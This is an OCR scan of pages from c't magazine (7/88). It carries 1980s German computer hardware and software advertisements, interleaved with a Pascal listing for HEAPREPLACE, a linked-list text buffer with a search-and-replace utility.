Seagate ST 238	480,— DM
Seagate ST 251	799,— DM
Seagate ST 4096	1949,— DM

Wir führen lagermäßig 74LS, S, HC, HCT, F. . . Serie.
DIGITALE Bausteine sind unsere STÄRKE.
PC-Karten ab Lager. Bitte fragen Sie an!!

RAIL-electronic GmbH

Großer Biergrund 4,
6050 Offenbach/Main, Tel.: 0 69/88 20 72, Tx. 4 152 890

NEU:
Scanner HAWK 432

baugleich mit CP 14, jedoch wesentlich verbessert:
Echte 400 Dpi bei 32 Graustufen.

AUGUR

Das Schriftendeutungs-Programm für die HAWK-Serie auf dem ST.
AUGUR kann beliebige Schriften gleichzeitig erfassen und ist extrem lernfähig. Von Gothisch bis Hebräisch.

HJBPAINT+

Das erste Malprogramm für Desktop Publishing Systeme. Max. 6000 x 6000 im IMG-Format!
Alle erdenklichen Features wie drehen, stauchen usw. sind vorhanden.

ASSIST

Die universelle Einbau-Grafik-Karte für die Mega-Linie des Atari ST
— max. 1024 x 512 Pixel (ausbaubar 1024 x 1024)
— 256 Farben gleichzeitig aus 256'000
— 70 Hz Noninterlace
— FPU 68881 Coprozessorsockel
— 4 Megabit Bildspeicher

Alle Gem-Programme sind in einem Fenster 640 x 400 s/w ohne Änderung funktionsfähig.
Einfach in den Slot des Mega ST einstecken und schon eröffnet sich eine neue Welt.

marvin ag
Fries-Straße 23
CH-8050 Zürich
Telefon 01/3 02 21 13

H. Richter
Hagener Straße 65
D-5820 Gevelsberg
Telefon 0 23 32/27 03

SCANNER ATARI & AMIGA

R+P geht ran!

Angebote des Monats

dBx (dBase nach C)	798,00 DM
Clipper S'87	1048,00 DM
Clipper S'87 (d)	1748,00 DM
Foxbase Plus	638,00 DM
Foxbase Plus Multiuser	895,00 DM
Foxbase Plus UNIX/XENIX	1969,00 DM
dBase III Plus (d)	1430,00 DM
MS C Compiler 5.1 NEU!	838,00 DM
MS Macroassembler 5.1	298,00 DM
MS Quick C	198,00 DM
MS Quick Basic	198,00 DM
MS Multiplan (d)	575,00 DM
MS Word 4.0 (d)	988,00 DM
SayWhat!	148,00 DM
Flashcode	248,00 DM
Turbo Pascal 4.0	178,00 DM
Turbo Pascal 4.0 (d)	278,00 DM
Turbo C 1.5	178,00 DM
Turbo C 1.5 (d)	298,00 DM
— alle Turbo Tools	178,00 DM

dBFast compiliert dBase-Codes zu EXE-Files Unterstützung des gesamten dBase Befehlsumfanges. Ergebnis: hervorragende Geschwindigkeit und lizenzfreie Weitergabe. Neben einer sehr guten Dokumentation umfaßt der Lieferumfang einen Editor und Debugger.*
Preis: 348,00 DM

sehr schneller C Compiler, Turbo C und MS C* — kompatibel, inkl. umfangreicher Dokumentation*

Power C	149,00 DM
— inkl. Source	198,00 DM

r&p gmbh
boxgraben 131-133
5100 aachen
gesellschaft für datenverarbeitung mbH
tel.: 02 41/40 24 07
fax.: 02 41/40 24 20

```
  if odd(bufsize)
    then begin
           writeln(chr(7),'nur geradzahlige Bufferlängen !');
           readln;
           halt;
         end;
  bufbegin := nil;                  (* Grundzustand einer leeren *)
  bufend   := nil;                  (* Liste initialisieren...   *)
  bufwork  := nil;
  text_len := 0;
end;


{intern}
procedure fetch_neu(var n : bufpointer);
(* neues Textfragment in der Liste einfügen *)
var hold : bufpointer;
begin
  new(n);
  if bufwork^.nach=nil
    then begin                      (* am Ende        --------|  *)
           hold      := bufend;     (* Listenende merken          *)
           bufend    := n;          (* neues El. wird Listende *)
           hold^.nach:= n;          (* an vorletztes anhängen  *)
           n^.vor    := hold;       (* auf Vorgänger zeigen    *)
           n^.nach   := nil;        (* kein Nachfolger         *)
         end
    else  begin                     (* in der Mitte ---|-----  *)
           (* Auftrennen der Liste hinter bufwork und neues   *)
           (* Element einhängen                               *)
           hold          := bufwork^.nach;
           bufwork^.nach := n;
           hold^.vor     := n;
           n^.vor        := bufwork;
           n^.nach       := hold;
         end;
  n^.buf:='';
end;


{intern}
procedure del_buf(var point : bufpointer);
(* Nicht mehr benötigtes Element freigeben und aus der          *)
(* Liste entfernen                                              *)
var c   : char;
    v,n : bufpointer;
begin
  c:='B';                                   (* in der Mitte    *)
  if point  = bufbegin then c:='A';         (* am Anfang       *)
  if point  = bufend   then c:='C';         (* am Ende         *)
  if bufend = bufbegin then c:='D';         (* letztes Element *)

  case c of
    'A' : begin
           bufbegin     := point^.nach; (* Listenanfang auf    *)
                                        (* zweites Element     *)
           bufbegin^.vor:= nil;         (* Vorgänger abhängen *)
           dispose(point);              (* Speicher freigeben *)
           point   := bufbegin;
           workver := 0;
          end;

    'B' : begin
           (* Element in der Mitte löschen und freigeben *)
           v      := point^.vor;
           n      := point^.nach;
           v^.nach:= point^.nach;
           n^.vor := point^.vor;
           dispose(point);
           point  := n;
           workver := 0;
          end;

    'C' : begin
           (* Listenende auf vorletztes Element,          *)
           (* dessen Nachfolger wird abgehängt und frei- *)
           (* gegeben                                     *)
           bufend   := point^.vor;
           bufend^.nach := nil;
           dispose(point);
           point   := bufend;
           bufpos  := bufpos-1;
           workver := length(point^.buf)-1;
          end;

    'D' : begin
           (* allerletztes Listenelement wird entfernt   *)
           bufbegin := nil;
           bufend   := nil;
           dispose(point);
           point    := nil;
           workver  := 0;
          end;
  end;
end;

{intern}
procedure checkbuf(p : integer_4);
(* sucht das Fragment, in dem das p-te Zeichen gespei-    *)
(* chert ist und setzt die Variablen workver und bufpos   *)
(* entsprechend                                           *)
var neu : bufpointer;
begin
  if (p>text_len+1) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in CHECKBUF');
      readln;
      halt;
    end;
  if p<>bufpos then
    begin
      if p<bufpos
        then begin                          (* p<bufpos *)
               if p<bufpos-workver
                 then begin
                        bufpos  := bufpos-workver;
                        workver := 0;
                        repeat
                          bufwork:=bufwork^.vor;
                          bufpos :=bufpos-length(bufwork^.buf);
                        until p>=bufpos;
                      end
                 else  begin
                        bufpos:=bufpos-workver;
                      end;
             end
        else begin                          (* p>bufpos *)
               if p>bufpos-workver+length(bufwork^.buf)
                 then begin
                        bufpos  := bufpos-workver+
                                   length(bufwork^.buf)-1;
                        workver := 0;
                        repeat
                          bufwork := bufwork^.nach;
                          bufpos  := bufpos+length(bufwork^.buf);
                        until (p<=bufpos) or (bufwork^.nach=nil);
                        bufpos:=bufpos-length(bufwork^.buf)+1;
                      end
                 else begin
                        bufpos:=bufpos-workver;
                      end;
             end;
      workver := p-bufpos;
      bufpos  := p;
    end;
end;


{public}
procedure in_char(c : char; p : integer_4);
(* neues Zeichen c an Position p einfügen *)
var neu,hold,q : bufpointer;
    s          : string[1];
    w          : char;


  procedure put_in_next;
  (* kein Platz mehr im aktuellen Element, *)
  (* daher neues anlegen                   *)
  begin
  fetch_neu(neu);
  if workver<>bufsize
    then begin
           (* Z.pos. mitten im Frg. --> splitten *)
           neu^.buf := copy(bufwork^.buf,workver+1,
                            bufsize-workver);
           delete(bufwork^.buf,workver+1,bufsize-workver);
           bufwork^.buf := concat(bufwork^.buf,c);
         end
    else begin                  (* Z.pos. direkt nach akt. Frg. *)
           neu^.buf:=s;         (* --> Zeichen in neues Element *)
           workver:=0;
           bufwork:=neu;
         end;
  end;

begin
  if (p>text_len+1) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in IN_CHAR');
      readln;
      halt;
    end;
  s:=' '; s[1]:=c;
  if bufwork=nil
    then begin  (* erstes Zeichen in eine leere Liste einfügen *)
           new(neu);
           bufend   := neu;
           bufbegin := neu;
           bufwork  := neu;
           neu^.buf  := s;
           neu^.nach := nil;
           neu^.vor  := nil;
           bufpos    := 1;
           workver   := 0;
         end

    else begin
           checkbuf(p);                 (* aktuelle Position setzen *)
           if workver = bufsize
             then begin          (* Einf.pos. direkt nach akt. El. *)
                    if bufwork^.nach=nil
                      then begin  (* Listenende -->                 *)
                                  (* neues Element anfügen          *)
                             fetch_neu(neu);
                             bufwork:=neu;
                           end
                      else begin  (* auf nächstes positionieren     *)
                             bufwork:=bufwork^.nach;
                           end;
                    workver:=0;
                  end;

           if length(bufwork^.buf)<bufsize
             then begin                     (* Element nicht voll *)
                    if workver+1>length(bufwork^.buf)
                      then bufwork^.buf := concat(bufwork^.buf,c)
                      else insert(s,bufwork^.buf,workver+1);
                  end
             else begin                     (* Element ist voll *)
                    if bufwork^.nach=nil
```

a b a t o n


Gesellschaft für Innovative
Computersysteme mbH, iG
Hektorstraße 21
1000 Berlin 31
Tel. 030/323 80 38/9

Komplettsystem · Anwender + Standardsoftware
Netzwerklösungen · Serviceleistungen · DV-Zubehör

TOWER	Tower AT 286 10/12 MHz	ab	2.498.–
	Tower AT 386 20/24 MHz	ab	4.798.–
abaton	abaton AT 6/8 MHz	ab	1.898.–
COMMODORE	PC 20 III		2.695.–

fragen Sie nach weiteren Commodore-Produkten

Familienplanung für Ihre PC's
Novell NetWare®




Novell NetWare® verbindet PC's zu einem leistungsstarken System mit genereller Ausbauoption

Starterkit für 2 PC's best. aus Novell Betriebssystem, Arc Net® Netzwerkkarten und Kabel DM 3.598.–

dito für 4 PC's (mit passivem Hub – Sternverteiler –) DM 4.998.–

Serien-AT's haben wir noch nie gebaut
hier einige Konfigurations-Vorschläge aus unserem Systemprogramm



Tower AT-386, 20 MHz Taktfrequenz ohne wait-states, Norton-Sysinfo=22, Landmark-Test = 24 MHz, 2 MB RAM, 1 Diskettenlaufwerk 5 1/4" 1,2MB, 1 Diskettenlaufwerk 3 1/2" 1,44 MB, 120 MB-Harddisk (Zugriffszeit < 28 msec.), serielle und parallele Schnittstelle, Gameport, Genoa Super EGA-HIRES-Karte mit 800x600 Pkt. Auflösung, Multifunktions-Tastatur (DOS 3.3-fähig), IDEK Multiflat Multisync 15" Flatscreen-Monitor, MS-DOS 3.3 + GW-Basic mit deutschen Handbüchern **DM 11970,–**

Baby AT-286, 12 MHz Taktfrequenz ohne wait-states, Norton-Sysinfo=12,7, Landmark-Test= 14,4 MHz, 640KB RAM, 1 Diskettenlaufwerk 5 1/4" 1,2MB, 64MB-Harddisk (Zugriffszeit < 40msec.), serielle und parallele Schnittstelle, Gameport, ATI EGA-WONDER-Karte mit 800x560 Pkt. Auflösung, Multi-Funktions-Tastatur (DOS 3.3-fähig), Fujitsu 14" Multisync-Monitor, MS-DOS 3.3 + GW-Basic mit deutschen Handbüchern **DM 6500,–**

Workstation 8088/Netz, 10 MHz Taktfrequenz ohne wait-states, 640 KB RAM, 1 Diskettenlaufwerk 5 1/4" 360 KB oder wahlweise 3 1/2" 720KB, 20 MB-Harddisk (Zugriffszeit 65 msec.), Multi-I/0-Karte, herkules-kompatible Grafikkarte, Multi-Funktions-Tastatur (DOS 3.3-fähig), 14" Flatscreen-Monitor wahlweise s/w,. amber, grün, MS-DOS 3.3 + GW-Basic mit deutschen Handbüchern **DM 2850,–**

Alle Rechner sind im Netzwerk im Einsatz. Wir bieten individuelle Entwicklung von Hard- und Software. Weitere Preise für Grafikkarten, Netzwerke etc. auf Anfrage.

Computertechnik Haupt · Hard- & Software
Beratung · Entwicklung · Verkauf
Schleusenstraße 16 · 6000 Frankfurt/M. 1 · ☎ 069/25 38 85
Bei Schriftverkehr bitte »CT7« angeben.

DIE LÖSUNG !

12 Megabyte auf einer 5¼-Zoll-Diskette

Verbatim

Das 5¼"-Disketten-Laufwerk mit 12.0 MB Speicherkapazität von Verbatim ergänzt nach den bereits vorgestellten Modellen mit 3.3 MB und 6.6 MB sinnvoll die Serie der hochleistungsfähigen Laufwerke. Das intelligente Laufwerk mit eingebautem Controller und SCSI-Interface kann direkt mit bis zu acht Großrechnern oder Personal Computern kommunizieren. Als primärer Massenspeicher oder als Backup wird das 12.0 MB-Laufwerk u.a. in den Anwendungsbereichen Instrumentierung, CAD/CAM, Industrielle Steuerung, Medizin und Desktop-Publishing eingesetzt.

SONY
Communication Systems

Hohe Auflösung durch Super Fine Pitch (0,26 mm) Trinitron Röhre
Augenfreundlicher blendfreier Bildschirm
RGB-Eingang (umschaltbar digital/analog)
Eingebaute Schnittstelle für IBM/PC und 3270 Emulationen
Signale von CGA-, MDA-, EGA-, EGA plus-, PGA-Graphikkarten können verarbeitet werden
Automatische Vertikal- und Horizontalfrequenz-Umschaltung
H-Lage/V-Lage-Regler zur Einstellung der Anzeigeposition
Hohe Bildstabilität

Unser Distributor:

STEINWALD ELECTRONIC GMBH
Augustenstraße 79
8000 München 2
Telefon 089/522031

Bitte senden Sie mir weitere Informationen!
○ Verbatim Laufwerk ○ Sony Bildschirm
Name:
Firma:
Anschrift:
Ort:
c't 7/88

```
                    then put_in_next          (* an Listenende    *)
                    else begin
                           (* Platz im nächsten Element?                *)
                           if length(bufwork^.nach^.buf)=bufsize
                             then put_in_next       (* Nein --> splitten *)
                           else begin               (* Ja   --> also ... *)
                                  w:=bufwork^.buf[bufsize];
                                  delete(bufwork^.buf,bufsize,1);
                                  insert(w,bufwork^.nach^.buf,1);
                                  if workver=length(bufwork^.buf)
                                    then bufwork^.buf:=concat(bufwork^.buf,c)
                                    else insert(c,bufwork^.buf,workver+1);
                                end;
                         end;
                  end;
          end;
  text_len:=text_len+1; (* Gesamttext wurde um ein Zch. länger *)
end;


{intern}
procedure split_element(p : integer_4);
(* sicherstellen, daß an Textpos.p ein neues Fragment beginnt *)
var neu : bufpointer;
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in SPLIT_ELEMENT');
      readln;
      halt;
    end;
  checkbuf(p);
  if workver=bufsize then
    begin                                   (* splitten *)
      bufwork:=bufwork^.nach;               (* unnötig  *)
      workver:=0;
    end;
  if (workver>0) and (workver<>length(bufwork^.buf)) then
    begin                                   (* splitten ! *)
      fetch_neu(neu);
      neu^.buf:=copy(bufwork^.buf,workver+1,
                     length(bufwork^.buf)-workver);
      delete(bufwork^.buf,workver+1,length(bufwork^.buf)-workver);
      bufwork:=bufwork^.nach;
      workver:=0;
    end;
end;


{public}
function get_char(p : integer_4) : char;
(* liefert das Zeichen an der Position p im Text *)
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in GET_CHAR');
      readln;
      halt;
    end;
  checkbuf(p);
  if workver=length(bufwork^.buf) then
    begin
      bufwork:=bufwork^.nach;
      workver:=0;
    end;
  get_char:=bufwork^.buf[workver+1]; (* Zeichen aus akt. Frg. holen *)
end;


{public}
function find_for(p : integer_4; such : string255) : integer_4;
(* Suchen des Strings such ab Position p im Text vorwärts *)
var i,l   : integer;
    lim   : integer_4;
    found : boolean;
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in FIND_FOR');
      readln;
      halt;
    end;
  found:=false;
  l:=length(such);
  lim:=text_len-l+1;
  if (p<=lim) and (l<>0) then
    begin
      i:=1;
      repeat
        if get_char(p+i-1)=such[i]
          then begin
                 if i=l then found:=true
                        else i:=i+1;
               end
          else begin
                 p:=p+1;
                 i:=1;
               end;
      until (found) or (p>lim);
    end;
  if found then find_for:=p
           else find_for:=0;
end;


{public}
function find_back(p : integer_4; such : string255) : integer_4;
(* Suchen des Strings such ab Position p im Text rückwärts *)
var i,l   : integer;
    lim   : integer_4;
    found : boolean;
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in FIND_BACK');
      readln;
      halt;
    end;
  found:=false;
  l:=length(such);
  lim:=p-l+1;
  p:=lim;
  if (p>=1) and (l<>0) then
    begin
      i:=1;
      repeat
        if get_char(p+i-1)=such[i]
          then begin
                 if i=l  then found:=true
                         else i:=i+1;
               end
          else begin
                 p:=p-1;
                 i:=1;
               end;
      until (found) or (p<1);
    end;
  if found then find_back:=p
           else find_back:=0;
end;


{public}
procedure ride_char(c : char; p : integer_4);
(* Oberschreiben des Zch. an Position p mit c *)
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in RIDE_CHAR');
      readln;
      halt;
    end;
  checkbuf(p);
  if workver=length(bufwork^.buf) then
    begin
      bufwork:=bufwork^.nach;
      workver:=0;
    end;
  bufwork^.buf[workver+1]:=c;   (* Zeichen im Frg. ersetzen *)
end;


{intern}
procedure put_together(b : bufpointer);
(* Es wird geprüft, ob zwei benachbarte Fragmente zu einem  *)
(* zusammengefaßt werden können und ggf. eines freigegeben. *)
(* Wenn es sich nicht um das 1. Fragment handelt, wird      *)
(* geprüft, ob der Text des Vorgänger-Frg. sich noch im     *)
(* aktuellen Fragment unterbringen läßt                     *)
var h  : bufpointer;
    wv : integer;
begin
  h:=b^.vor;
  if h<>nil then
    begin
      if length(h^.buf)+length(b^.buf) <= bufsize then
        begin
          b^.buf:=concat(h^.buf,b^.buf);    (* Text des Vorgängers  *)
                                            (* ins aktuelle Element *)
          wv:=workver+length(h^.buf);       (* workver erhöhen      *)
          del_buf(h);                 (* nicht gebrauchtes freigeben *)
          workver:=wv;
        end;
    end;
end;


{public}
procedure del_char(p : integer_4);
(* Löschen des Zeichens an Pos. p aus dem Text *)
begin
  if (p>text_len) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in DEL_CHAR');
      readln;
      halt;
    end;
  checkbuf(p);

  if length(bufwork^.buf)=workver then
    begin
      bufwork:=bufwork^.nach;
      workver:=0;
    end;

  if length(bufwork^.buf)>1
    then begin                      (* es bleiben Zeichen im Fragment *)
           delete(bufwork^.buf,workver+1,1);
           if workver=length(bufwork^.buf)
             then begin
                    if bufwork=bufend      (* neupos. der Variablen *)
                      then begin
                             bufpos:=bufpos-1;
                             workver:=workver-1;
                           end
                      else begin
                             workver:=0;
                             bufwork:=bufwork^.nach;
```

"Burn 'n' Learn" is out...

Simulieren Sie Ihre EPROM'S
Laden und Testen Sie neue Programme im Handumdrehen, auch ohne Emulator.

neu:
- Adaption für 27513/27011
- Turbolader über Printer-Port

ertec GmbH
St. Johann 10 · 8520 Erlangen
Telefon 09131/49638
Telex 629800

ertec ideen erfolgreich umgesetzt

ct magazin für computer technik

9/88 — Anzeigenschluß am 22. Juli 1988

IE
INTER ELECTRA
Vertretung von:

- SIEMENS
- FUJITSU
- CalComp
- NEC
- Star Division
- Computer 2000
- Markt & Technik
- und andere

Wir bieten Ihnen:

- ausgezeichnetes Preis-Leistungsverhältnis
- eigenen Werkstattservice
- technische Beratung
- Software-Service

3540 Korbach
Kirchstrasse 24
Tel. 05631/65122-23
Telex 991112 INTEL

Auslieferung nur an Fachhändler

CDS-Personalcomputersysteme

Wir liefern für jede Anwendung die richtige EDV-Lösung

1 Jahr Garantie
Postzulassung

COMPUTER-DATENSYSTEME UND -SERVICE

Viktoriastraße 17–19
4750 Unna

Tel.: 0 23 03/ 1 60 83-84


```
                    end;
                end;
            put_together(bufwork);   (* ggf. zusammenfassen *)
          end
      else begin                     (* Fragment wird leer  *)
            del_buf(bufwork);        (* Fragment entfernen  *)
          end;
  text_len:=text_len-1;   (* Text wurde um ein Zch. kürzer *)
end;


{public}
procedure del_text(a,e : integer_4);
(* Löschen aller Zeichen des Textes von a - e  *)
var hold : bufpointer;
    l    : integer;
    an   : integer_4;
begin
 if (a>e) or (a<1) or (e>text_len) then
   begin
     writeln('Pointer ausserhalb Text in DEL_TEXT');
     readln;
     halt;
   end;
  e:=e+1;                            (* hinter e splitten     *)
  an:=e-a;
  if e<=text_len then split_element(e);
  checkbuf(a);
  split_element(a);                  (* vor a splitten        *)

  repeat                             (* Alle Frg. zwischen    *)
    hold:=bufwork;                   (* a und e werden frei-  *)
    l:=length(bufwork^.buf);         (* gegeben. Diese Meth.  *)
    an:=an-1;                        (* ist wesentlich        *)
    text_len:=text_len-1;            (* schneller als freig.  *)
    bufwork:=bufwork^.nach;          (* einzelner Zeichen mit *)
    del_buf(hold);                   (* del_char.             *)
  until an=0;
  if bufwork=nil
    then begin
           bufwork:=bufbegin;
           bufpos:=1;
           workver:=0;
         end
    else put_together(bufwork);    (* ggf. Teilfrg. vereinigen *)
end;

{public}
procedure disk_write(a,e : integer_4; name : string255);
var datei : text;
    an    : integer_4;               (* Schreiben aller Zeichen *)
    l     : integer;                 (* des Textes von a - e    *)
                                     (* in das File name        *)
begin
  if (a>e) or (a<1) or (e>text_len+1) then
    begin
      writeln('Pointer ausserhalb Text in DISK_WRITE');
      readln;
      halt;
    end;
  rewrite(datei,name);
  e:=e+1;
  an:=e-a;
  if e<=text_len then split_element(e);
  checkbuf(a);
  split_element(a);
  repeat                                 (* siehe del_text ! *)
    write(datei,bufwork^.buf);
    l:=length(bufwork^.buf);
    bufpos:=bufpos+l;
    an:=an-1;
    bufwork:=bufwork^.nach;
  until an=0;
  close(datei);

  if bufwork=nil then
    begin
      bufwork:=bufbegin;
      bufpos:=1;
      workver:=0;
    end;
end;

{public}
procedure disk_read(p : integer_4; name : string255);
(* fügt das File name an p in den Text ein *)
var datei    : text;
    c        : char;
    eol_flag : boolean;
begin
  if (p>text_len+1) or (p<1) then
    begin
      writeln('Pointer ausserhalb Text in DISK_READ');
      readln;
      halt;
    end;
  reset(datei,name);
  eol_flag:=false;
  while not eof(datei) do
    begin
      eol_flag:=eoln(datei);
      read(datei,c);
| Mac ----------------------------
      if eol_flag then c:=chr(13);
      in_char(c,p);  p:=p+1;                  | Macintosh |
| Atari --------------------------- |
      if not eof(datei) then
        begin
          if eol_flag then
            begin
              in_char(chr(13),p);  p:=p+1;
              c:=chr(10);
            end;
          in_char(c,p);  p:=p+1;
        end;                                  | Atari     |
    end;

  close(datei);
end;


{-------------------- A p p l i k a t i o n -------------------}

procedure load_file;
var name:string255;
begin
  writeln('Eingabedatei : ');
  readln(name);
  writeln('reading...');
  if text_len<>0 then del_text(1,text_len);
  disk_read(1,name);
end;

procedure save_file;
var name:string255;
begin
  writeln('Ausgabedatei : ');
  readln(name);
  writeln('writing...');
  disk_write(1,text_len,name);
end;

procedure display_text(mode:boolean);
const txt=false;
      ctr=true;
var von,nach,i : integer_4;
    ch         : char;
begin
  if text_len<>0 then
    begin
      write('Ausgabe von Zeichen : ');
      readln(von);
      write('bis Zeichen         : ');
      readln(nach);
      if von <1        then von:=1;
      if nach>text_len then nach:=text_len;
      i:=von;
      repeat
        ch:=get_char(i);

        if (ch>chr(31)) and (ch<chr(128))
          then write(ch)
          else begin
                 if mode<>txt then write('<',ord(ch):1,'>');
                 if ch=chr(13) then writeln;
               end;
        i:=i+1;
      until i>nach;
      writeln;
    end;
end;

procedure read_ctrl_str(var s : string255);
var p,w : integer;
begin
  readln(s);

  p:=pos('#',s);
  while p>0 do
    begin
      w:=100*(ord(s[p+1])-48) + 10*(ord(s[p+2])-48)
                              + (ord(s[p+3])-48);
      if (w>=0) and (w<=255) then
        begin
          delete(s,p,3);
          s[p]:=chr(w);
          p:=pos('#',s);
        end;
    end;
end;

procedure exc_text(p:integer_4;ls:integer;var repl:string255);
var j:integer;
begin
  del_text(p,p+ls-1);
  for j:=1 to length(repl) do in_char (repl[j],p+j-1);
end;

procedure replace_text;
var von,nach,p,i : integer_4;
    c,ch         : char;
    repl,such    : string255;

  procedure disp_context(p:integer_4;l:integer;such:string255);
  var von,nach,i : integer_4;
      ch         : char;
  begin
    von:=p-l; nach:=p+length(such)+1;
    if von <1        then von:=1;
    if nach>text_len then nach:=text_len;
    i:=von;
    repeat
      ch:=get_char(i);
      if (ch>chr(31)) and (ch<chr(128))
        then write(ch) else write('.');
      i:=i+1;
    until i>nach;
    writeln;
```

```
      i:=von;
      repeat
        if (i>=p) and (i<p+length(such))
          then write('^')
          else write(' ');
        i:=i+1;
      until i>nach;
      writeln;
    end;

  begin
    if text_len<>0 then
      begin
        write('Suchstring (ASCII-Codes auch als #123) : ');
        read_ctrl_str(such);
        write('Ersetzen durch                          : ');
        read_ctrl_str(repl);
        c:='F';
        p:=1;
        repeat
          if p<=text_len then p:=find_for(p,such) else p:=0;
          if p=0 then c:='X'
            else begin
                   if not (c in ['a','A'])
                     then
                       begin
                         disp_context(p,20,such);
                         write('Austauschen?  N)ein j)a a)lle q)uit: ');
                         readln(c);
                         if c=' '     then c:='N';  |  z.B. Atari     |
                       | if c=chr(13) then c:='N';     z.B. Macintosh |
                       end;

                 case c of
                   'N','n' : p:=p+length(such);
                   'J','j' : begin
                               exc_text(p,length(such),repl);
                               p:=p+length(repl);
                             end;
                   'A','a' : begin
                               exc_text(p,length(such),repl);
                               p:=p+length(repl);
                               write('.');
                             end;
                   'Q','q' : c:='X';
                 end; | case |

               end;
        until c='X';
```

```
    end;
  end;

  procedure get_frag_stat(var f : integer_4; var n : integer);
  var bufloop: bufpointer;
  begin
    bufloop:=bufbegin;
    f:=0;
    while bufloop<>nil do
      begin
        f:=f+1;
        bufloop:=bufloop^.nach;
      end;
    if f<>0 then n:=round(text_len / (f*bufsize) *100)
            else n:=100;
  end;

  begin
   (*****************************)
   (*       Hauptprogramm       *)
   (*****************************)
    init_heap;

    repeat
      get_frag_stat(fc,pr);
      writeln;
      writeln('L)oad S)ave D)isp C)ontr R)epl Q)uit    ',
              text_len:1,' Byte in ',fc:1,' Frag. = ',pr:1,' %');
      readln(c);

      case c of
        'L','l' : load_file;
        'S','s' : save_file;
        'D','d' : display_text(false);
        'C','c' : display_text(true);
        'R','r' : replace_text;
       | Mac     otherwise   writeln('?'); |}
       | Atari | otherwise : writeln('?'); |}
      end; | case |

    until c in ['q','Q'];

    if text_len<>0 then del_text(1,text_len);
  end.
```

Das Programm HEAPREPLACE tauscht beliebige Zeichen in einer Textdatei aus. ct

Hätten Sie gerade 'mal eine Nanosekunde Zeit?



(...das sind ja nur 0,000000001 Sekunden)

Sie werden es wohl nicht schaffen, in dieser Zeit diese Anzeige zu lesen. Auch nicht in 0,00000015 Sekunden (=150 ns). Aber das ist für unser ASP-System schon eine halbe Ewigkeit; in dieser Zeit werden nämlich von seinem NEC 77230 Advanced Signal Processor bis zu sechs Ihrer Befehle ausgeführt. Daraus resultieren bisher unvorstellbare numerische Rechenleistungen auf Personal Computern (PC, XT, AT) - bei hoher numerischer Präzision (32 Bit Floating Point) und komfortabler, leicht bedienbarer Benutzeroberfläche.

So ist z.B. eine 1024-Punkte Fast Fourier Transformation in 9,4 ms erledigt; die Abtastung eines analogen Meßsignals incl. Windowing, Berechnung von 512 Spektrallinien und grafische Darstellung des Frequenzspektrums auf dem EGA-Bildschirm dauert weniger als 50 ms, d.h. es werden mehr als 20 vollständige Spektren pro Sekunde angezeigt; digitale Filter bis 512.Ordnung laufen in Echtzeit.

Sofort einsetzbare (ready-to-use) Systeme, bestehend aus Hardware und Software:

Spektrumanalysator - Oszilloskop - Transientenrecorder - Digitales Filter
Assembler - Debugger - Signalanalyse-Library

